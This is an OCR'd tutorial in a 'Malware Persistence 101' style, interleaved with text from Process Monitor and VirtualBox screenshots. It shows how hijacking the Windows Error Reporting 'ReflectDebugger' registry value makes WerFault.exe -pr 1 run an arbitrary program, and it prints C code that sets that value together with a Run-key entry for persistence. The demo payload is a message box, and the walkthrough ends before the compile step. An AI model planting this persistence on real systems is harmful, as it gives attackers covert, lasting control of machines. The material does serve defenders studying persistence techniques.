
05 persistence - windows error reporting

While studying the behavior of Windows Error Reporting, I came across an interesting Registry path:

`HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs`

If we run command `WerFault.exe -pr <value>` it is read `HKLM\Software\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger=<path_value>`. This command run `WerFault.exe` on mode which is called *"reflective debugger"* and it is very interesting. For example run `WerFault.exe -pr 1` and check it via Sysinternals Process Monitor:



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> .\WerFault.exe -pr 1
```

Process Monitor Filter

Display entries matching these conditions: Architecture is then Include


Column	Relation	Value	Action
✓ Process Name	contains	WerFault.exe	Include
✓ Process Name	is	Procmon.exe	Exclude
✓ Process Name	is	Procexp.exe	Exclude
✓ Process Name	is	Autoruns.exe	Exclude
✓ Process Name	is	Procmon64.exe	Exclude
✓ Process Name	is	Procexp64.exe	Exclude
✓ Process Name	is	System	Exclude
✓ Operation	begins with	IRP_MJ_	Exclude

```
7:47:5... WerFault.exe   88  RegCloseKey    HKLM\System\CurrentControlSet\Control\FileSystem   SUCCESS
7:47:5... WerFault.exe   88  Load Image     C:\Windows\System32\msvcrt.dll                     SUCCESS   Image Base:
7:47:5... WerFault.exe   88  Thread Create                                                     SUCCESS   Thread ID: 4
```

Showing 210 of 233,202 events (0.090%)   Backed by virtual memory

win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Reset
Add
Remove
OK
Cancel
Apply
Type here to search
7:48 AM
11/2/2022
Right Ctrl

PROF



win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Type here to search
7:49 AM
11/2/2022
Right Ctrl

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> .\WerFault.exe -pr 1
PS
PS
```

Time ...	Process Name	PID	Operation	Path	Result	Detail
7:47:5...	WerFault.exe	88	Process Start		SUCCESS	Parent PID:
7:47:5...	WerFault.exe	88	Thread Create		SUCCESS	Thread ID: 5
7:47:5...	WerFault.exe	88	Load Image	C:\Windows\System32\WerFault.exe	SUCCESS	Image Base:
7:47:5...	WerFault.exe	88	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base:
7:47:5...	WerFault.exe	88	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Acce
7:47:5...	WerFault.exe	88	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Acce
7:47:5...	WerFault.exe	88	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Acce
7:47:5...	WerFault.exe	88	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Acce
7:47:5...	WerFault.exe	88	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies	NAME NOT FOUND	Length: 24
7:47:5...	WerFault.exe	88	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
7:47:5...	WerFault.exe	88	CreateFile	C:\Windows\System32	SUCCESS	Desired Acce
7:47:5...	WerFault.exe	88	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base:
7:47:5...	WerFault.exe	88	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base:
7:47:5...	WerFault.exe	88	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	REPARSE	Desired Acce
7:47:5...	WerFault.exe	88	RegOpenKey	HKLM\System\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND	Desired Acce
7:47:5...	WerFault.exe	88	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	REPARSE	Desired Acce
7:47:5...	WerFault.exe	88	RegOpenKey	HKLM\System\CurrentControlSet\Control\Srp\GP\DLL	NAME NOT FOUND	Desired Acce
7:47:5...	WerFault.exe	88	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	SUCCESS	Desired Acce
7:47:5...	WerFault.exe	88	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers\TransparentEnabled	NAME NOT FOUND	Length: 80
7:47:5...	WerFault.exe	88	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers	SUCCESS	
7:47:5...	WerFault.exe	88	RegOpenKey	HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	NAME NOT FOUND	Desired Acce
7:47:5...	WerFault.exe	88	RegOpenKey	HKLM\System\CurrentControlSet\Control\FileSystem\	REPARSE	Desired Acce
7:47:5...	WerFault.exe	88	RegOpenKey	HKLM\System\CurrentControlSet\Control\FileSystem	SUCCESS	Desired Acce
7:47:5...	WerFault.exe	88	RegQueryValue	HKLM\System\CurrentControlSet\Control\FileSystem\LongPathsEnabled	SUCCESS	Type: REG_I
7:47:5...	WerFault.exe	88	RegCloseKey	HKLM\System\CurrentControlSet\Control\FileSystem	SUCCESS	
7:47:5...	WerFault.exe	88	Load Image	C:\Windows\System32\msvcrt.dll	SUCCESS	Image Base:
7:47:5...	WerFault.exe	88	Thread Create		SUCCESS	Thread ID: 4

Showing 210 of 240,044 events (0.087%) Backed by virtual memory

Add another filter:



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> .\WerFault.exe -pr 1
```

Display entries matching these conditions:

Result | is | NAME NOT FOUND | then | Include


Column	Relation	Value	Action
✓ Process Name	contains	WerFault.exe	Include
✓ Result	is	NAME NOT FOUND	Include
✓ Process Name	is	Procmon.exe	Exclude
✓ Process Name	is	Procexp.exe	Exclude
✓ Process Name	is	Autoruns.exe	Exclude
✓ Process Name	is	Procmon64.exe	Exclude
✓ Process Name	is	Procexp64.exe	Exclude
✓ Process Name	is	System	Exclude

```
7:47:5...  WerFault.exe  88  RegOpenKey      HKLM\Software\Policies\Microsoft\Windows\Windows Error Reporting                    NAME NOT FOUND  Desired Acce
7:47:5...  WerFault.exe  88  RegQueryValue   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TraceFlags                  NAME NOT FOUND  Length: 16
7:47:5...  WerFault.exe  88  RegQueryValue   HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger       NAME NOT FOUND  Length: 144
```

Showing 28 of 304,432 events (0.0091%) | Backed by virtual memory

```
pid = atoi(argv[1]);
```

As a result, we have a loophole for hijacking this value:



```
win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox

Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> .\WerFault.exe -pr 1
PS
PS
```

```
Process Monitor - Sysinternals: www.sysinternals.com

Time ...  Process Name  PID  Operation      Path                                                                            Result           Detail
7:47:5... WerFault.exe   88  RegQueryValue  HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies          NAME NOT FOUND   Length: 24
7:47:5... WerFault.exe   88  RegOpenKey     HKLM\System\CurrentControlSet\Control\SafeBoot\Option                           NAME NOT FOUND   Desired Acce
7:47:5... WerFault.exe   88  RegOpenKey     HKLM\System\CurrentControlSet\Control\Srp\GP\DLL                                NAME NOT FOUND   Desired Acce
7:47:5... WerFault.exe   88  RegQueryValue  HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers\TransparentEnabled NAME NOT FOUND Length: 80
7:47:5... WerFault.exe   88  RegOpenKey     HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers                  NAME NOT FOUND   Desired Acce
7:47:5... WerFault.exe   88  RegQueryValue  HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies          NAME NOT FOUND   Length: 24
7:47:5... WerFault.exe   88  RegQueryValue  HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode         NAME NOT FOUND   Length: 16
7:47:5... WerFault.exe   88  RegQueryValue  HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies          NAME NOT FOUND   Length: 24
7:47:5... WerFault.exe   88  RegQueryValue  HKLM\System\CurrentControlSet\Control\Lsa\FipsAlgorithmPolicy                   NAME NOT FOUND   Length: 20
7:47:5... WerFault.exe   88  RegQueryValue  HKLM\System\CurrentControlSet\Control\Lsa\FipsAlgorithmPolicy\MDMEnabled        NAME NOT FOUND   Length: 20
7:47:5... WerFault.exe   88  RegOpenKey     HKLM\System\CurrentControlSet\Policies\Microsoft\Cryptography\Configuration     NAME NOT FOUND   Desired Acce
7:47:5... WerFault.exe   88  RegQueryValue  HKLM\SOFTWARE\Microsoft\Ole\PageAllocatorUseSystemHeap                          NAME NOT FOUND   Length: 20
7:47:5... WerFault.exe   88  RegQueryValue  HKLM\SOFTWARE\Microsoft\Ole\PageAllocatorSystemHeapIsPrivate                    NAME NOT FOUND   Length: 20
7:47:5... WerFault.exe   88  RegQueryValue  HKLM\SOFTWARE\Microsoft\Ole\AggressiveMTATesting                                NAME NOT FOUND   Length: 16
7:47:5... WerFault.exe   88  RegOpenKey     HKLM\Software\Microsoft\Ole\FeatureDevelopmentProperties                        NAME NOT FOUND   Desired Acce
7:47:5... WerFault.exe   88  RegOpenKey     HKLM\SOFTWARE\Microsoft\AppModel\Lookaside\Packages                             NAME NOT FOUND   Desired Acce
7:47:5... WerFault.exe   88  RegOpenKey     HKLM\Software\Microsoft\Ole\FeatureDevelopmentProperties                        NAME NOT FOUND   Desired Acce
7:47:5... WerFault.exe   88  RegOpenKey     HKLM\SOFTWARE\Microsoft\OLEAUT                                                  NAME NOT FOUND   Desired Acce
7:47:5... WerFault.exe   88  RegQueryValue  HKLM\System\CurrentControlSet\Control\WMI\Security\5ef9ec44-fb87-4f51-af4e-ced084013 NAME NOT FOUND Length: 524
7:47:5... WerFault.exe   88  RegQueryValue  HKLM\System\CurrentControlSet\Control\WMI\Security\1377561d-9312-452c-ad13-c4a1c9c... NAME NOT FOUND Length: 524
7:47:5... WerFault.exe   88  RegQueryValue  HKLM\System\CurrentControlSet\Control\WMI\Security\7930f74b-e328-4350-89c6-11fd9377... NAME NOT FOUND Length: 524
7:47:5... WerFault.exe   88  RegQueryValue  HKLM\System\CurrentControlSet\Control\WMI\Security\2b87e57e-7bd0-43a3-a278-02e62d5... NAME NOT FOUND Length: 524
7:47:5... WerFault.exe   88  RegQueryValue  HKLM\System\CurrentControlSet\Control\WMI\Security\2b87e57e-7bd0-43a3-a278-02e62d5... NAME NOT FOUND Length: 524
7:47:5... WerFault.exe   88  RegOpenKey     HKLM\Software\Policies\Microsoft\Windows\Windows Error Reporting                NAME NOT FOUND   Desired Acce
7:47:5... WerFault.exe   88  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\TraceFlags              NAME NOT FOUND   Length: 16
7:47:5... WerFault.exe   88  RegQueryValue  HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger   NAME NOT FOUND   Length: 144
7:47:5... WerFault.exe   88  RegQueryValue  HKLM\System\CurrentControlSet\Services\bam\UserSettings\S-1-5-21-1228083560-3919864... NAME NOT FOUND Length: 40

Showing 28 of 319,697 events (0.0087%)    Backed by virtual memory
```

So, what is the trick? We can replace registry value `HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger` with our evil application, because `WerFault.exe` not only read this value but also run it. And of course we can use it for persistence.

For simplicity, as usually, my "evil" application is just `Hello, Prishtina!` messagbox (`hack.c`):

```c
/*
 * Malware Persistence 101
 * hack.c
 * "Hello, Prishtina!" messagebox
 * author: @cocomelonc
*/
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR
lpCmdLine, int nCmdShow) {
  MessageBoxA(NULL, "Hello, Prishtina!","=^..^=", MB_OK);
  return 0;
}
```

And then, create script which create registry key value with my "evil" app:

```
HKEY hkey = NULL;

// malicious app
const char* exe = "Z:\\hack.exe";

// hijacked app
const char* wf = "WerFault.exe -pr 1";

// set evil app
LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows\\Windows Error Reporting\\Hangs",
0 , KEY_WRITE, &hkey);
if (res == ERROR_SUCCESS) {
  // create new registry key
  RegSetValueEx(hkey, (LPCSTR)"ReflectDebugger", 0, REG_SZ, (unsigned
char*)exe, strlen(exe));
  RegCloseKey(hkey);
}
```


Also, I used one of the classic trick for persistence:

```
// startup
res = RegOpenKeyEx(HKEY_CURRENT_USER,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0 ,
KEY_WRITE, &hkey);
if (res == ERROR_SUCCESS) {
  // create new registry key
  RegSetValueEx(hkey, (LPCSTR)"meow", 0, REG_SZ, (unsigned char*)wf,
strlen(wf));
  RegCloseKey(hkey);
}
```

PROF

Let's go to see everything in action. Compile our "evil" app:

